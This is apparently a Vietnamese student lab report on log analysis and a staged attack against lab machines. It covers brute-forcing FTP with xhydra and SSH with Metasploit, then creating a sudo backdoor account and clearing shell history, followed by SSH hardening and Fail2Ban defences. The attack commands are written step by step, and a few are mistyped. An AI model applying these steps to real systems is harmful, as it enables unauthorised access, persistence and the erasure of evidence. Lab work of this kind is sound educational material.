
*ssh ngoquangthangb22dcat287@192.168.100/147*



o Tạo một account mới với tên sinh viên và mật khẩu tùy chọn. Sau đó tiến hành thay đổi mật khẩu cho tài khoản vừa tạo.

*sudo useradd thangb22dcat287*

*sudo passwd thangb22dcat287*




o Trên máy Linux Internal Victim, tiến hành xem file log

*grep “thangb22dcat287” auth.log*



o Trên máy Kali attack, thông qua chế độ remote tiến hành tìm kiếm những người dùng vừa tạo bằng lệnh grep,

*grep thangb22dcat287 /var/log/auth.log*



o Dùng lệnh gawk để in một hoặc nhiều dòng dữ liệu tìm được.

*sudo cat /var/log/auth.log | grep “new user” | grep “thang”*


*| gawk “{print}”*



**2.2.3** Phân tích log sử dụng find trong Windows


a) Các bước thực hiện

o Tạo tệp password.txt; ghi một số mật khẩu tài khoản “administrator”, trong đó có 1 mật khẩu đúng




o Thực hiện tạo một ftp mới trên máy window victim(Chi tiết thao tác ở bài cài đặt Windows sever)

Với địa chỉ ip*: 10.10.19.202*



o Trên máy kali thực hiện kết nối ftp:


*ftp 10.10.19.202*



o Thực hiện tắt tường lửa trên máy Windows victim:

*firewall set opmode disable*

ok -> Thành công



o Trên máy Kali External Attack khởi động #xhydra,

chọn target là *10.10.19.202,*

giao thức *ftp* – cổng *21*


Chọn mục tiêu để khai thác là username: *administrator*

cài đặt Password list -> chọn file mật khẩu đã tạo

|  |  |
| --- | --- |
|  |  |


o Sau đó nhấn Start và chờ xHydra tìm ra mật khẩu

Kết quả -> thành công tìm thấy!



o Trên máy Windows 2019 Server External Victim, thực hiện điều hướng đến FTP Logfile(C:\cd c:\inetpub\Logfiles\FTPSVC3).

o Gõ lệnh để tìm kiếm kết quả phiên làm việc khi máy kali tấn công

(C:\WINDOWS\system32\LogFiles\MSFTPSVC3>find “230” u\_ex250316.log) 

**2.3**.Thực hiện tấn công vào máy sever ubuntu

**2.3.1** Kịch bản tấn công


o Một người quản trị sever khi sử dụng web trên mạng(vd github,…) đã “không cẩn thận” để lộ dải dịa chỉ ip và tên bản thân

(dải ip:192.168.100.0/24)

o Kẻ tấn công biết được dải địa chỉ ip đã thử thực hiện cuộc tấn công leo quyền nhằm đọc các thông tin quan trọng như log ,vv…

**2.3.2** Demo tấn công


o Kẻ tấn công thực hiện đổi địa chỉ sao cho đúng dải ip để bắt đầu tấn công

Đổi thành: *192.168.100.148*

o Thực hiện quét nmap để tìm địa chỉ ip máy nạn nhân:

*nmap -sn 192.168.100.0/24*

* Tìm thấy địa chỉ ip máy nạn nhân : *192.168.100.147*



o Thực hiện quét các cổng dịch vụ đang mở của máy nạn nhân:


*nmap -sV -p- 192.168.100.147*

o Máy nạn nhân đang mở các cổng:

*21-ftp*


*22-ssh*

*80-http*



o Sử dụng công cụ Metasploit để thực hiện brute-force:

*msfconsole*




o Kẻ tấn công lựa chọn cổng ssh(22) để khai thác:

*use auxiliary/scanner/ssh/ssh\_login*

o Chọn địa chỉ ip máy nạn nhân:

*set RHOSTS 192.168.100.147*



o Thực hiện các lệnh cài đặt để khai thác tấn công:

*set USERNAME ngoquangthangb22dcat287*

(nếu may mắn, người quản trị đặt username là tên bản thân)

*set PASS\_FILE /usr/share/wordlists/rockyou.txt*


(Sử dụng danh sách wordlist mật khẩu hỗ trợ trong kali)

*set BLANK\_PASSWORDS true* (thử mật khẩu rỗng)

*set STOP\_ON\_SUCCESS true* (dừng lại khi tìm thấy)


*set THREADS 5* (đặt số lượng luồng tăng tốc vét cạn)

* Thành công tìm thấy mật khẩu: **12345678**



o Thực hiện kết nối ssh để tấn công leo quyền:


*ssh ngoquangthangb22dcat287@192.168.100.147*



o Tạo một tài khoản backdoor cho lần sau đăng nhập khai thác:


*useradd -m -s /bin/bash backdoor*

*passwd backdoor*



o Trao quyền sudo cho tài khoản backdoor:


*isermod -aG sudo backdoor*




o Đọc các file log:

*cat /var/log/syslog*


*cat /var/log/auth.log*






o Đọc lịch sử thao tác:

*history*



o Xoá dấu vết đăng nhập:

*history -c & history -w*



**2.3.3**. Một số cách phòng thủ (lý thuyết)

**1**. Bảo mật SSH

**Hạn chế user đăng nhập SSH**

Chỉ cho phép một số user cụ thể đăng nhập SSH bằng cách chỉnh sửa file cấu hình SSH:

*sudo nano /etc/ssh/sshd\_config*

Thêm dòng:

*AllowUsers user1 user2*

hoặc chỉ cho phép nhóm sudo đăng nhập:

*AllowGroups sudo*

**Vô hiệu hóa đăng nhập root qua SSH**

Chỉnh sửa file */etc/ssh/sshd\_config:*

*PermitRootLogin no*

Khởi động lại SSH:

*sudo systemctl restart ssh*

**Thay đổi cổng SSH**

Đổi cổng mặc định 22 sang một số ngẫu nhiên (ví dụ 2222):

*Port 2222*

Khởi động lại SSH:

*sudo systemctl restart ssh*

Khi kết nối SSH, cần thêm tham số *-p 2222*:

*ssh user@host -p 2222*

**Sử dụng xác thực bằng key SSH (không dùng mật khẩu)**

Tắt xác thực bằng mật khẩu và chỉ dùng key:

*PasswordAuthentication no*

Tạo SSH key:

*ssh-keygen -t rsa*

Sao chép public key vào server:

*ssh-copy-id user@host*

**Giới hạn số lần thử đăng nhập**

Chỉnh sửa /etc/ssh/sshd\_config:

*MaxAuthTries 3*

* Điều này giúp ngăn brute-force thử nhiều mật khẩu.

**2.** Phát hiện và ngăn chặn brute-force SSH

**Cài đặt Fail2Ban để chặn IP brute-force**

Cài đặt Fail2Ban:

*sudo apt install fail2ban -y*

Tạo file */etc/fail2ban/jail.local:*

*[sshd]*

*enabled = true*

*maxretry = 3*

*bantime = 600*

*findtime = 600*

Khởi động Fail2Ban:

*sudo systemctl restart fail2ban*

Kiểm tra danh sách IP bị chặn:

*sudo fail2ban-client status sshd*

**3. Ngăn chặn leo thang đặc quyền**

**Giới hạn quyền sudo**

Chỉnh sửa file sudoers:

*sudo visudo*

* + - * Chỉ cấp quyền sudo cho user đáng tin cậy:
      * *user1 ALL=(ALL) ALL*
      * Ngăn user chạy sudo mà không cần mật khẩu:
      * *Defaults rootpw*

**Chặn tạo tài khoản backdoor**

* Giám sát việc tạo user mới:
* *tail -f /var/log/auth.log*
* Xóa user backdoor (nếu bị tạo ra):
* *sudo deluser backdoor*
* *sudo rm -rf /home/backdoor*

**4. Giám sát hệ thống và log**

**Theo dõi log hệ thống**

Kiểm tra log đăng nhập SSH:

* *sudo cat /var/log/auth.log | grep "sshd"*
* Kiểm tra process đáng ngờ đang chạy:
* *ps aux | grep ssh*
* Kiểm tra kết nối mạng đang mở:
* *netstat -tulnp*

TÀI LIỆU THAM KHẢO

[1].grep: https://linuxcommand.org/lc3\_man\_pages/grep1.html

[2].gawk: <http://www.gnu.org/software/gawk/manual/gawk.html>

[3].find:https://docs.microsoft.com/en-us/windows-server/administration/windowscommands/find

[4].xhydra: http://manpages.ubuntu.com/manpages/bionic/man1/hydra.1.html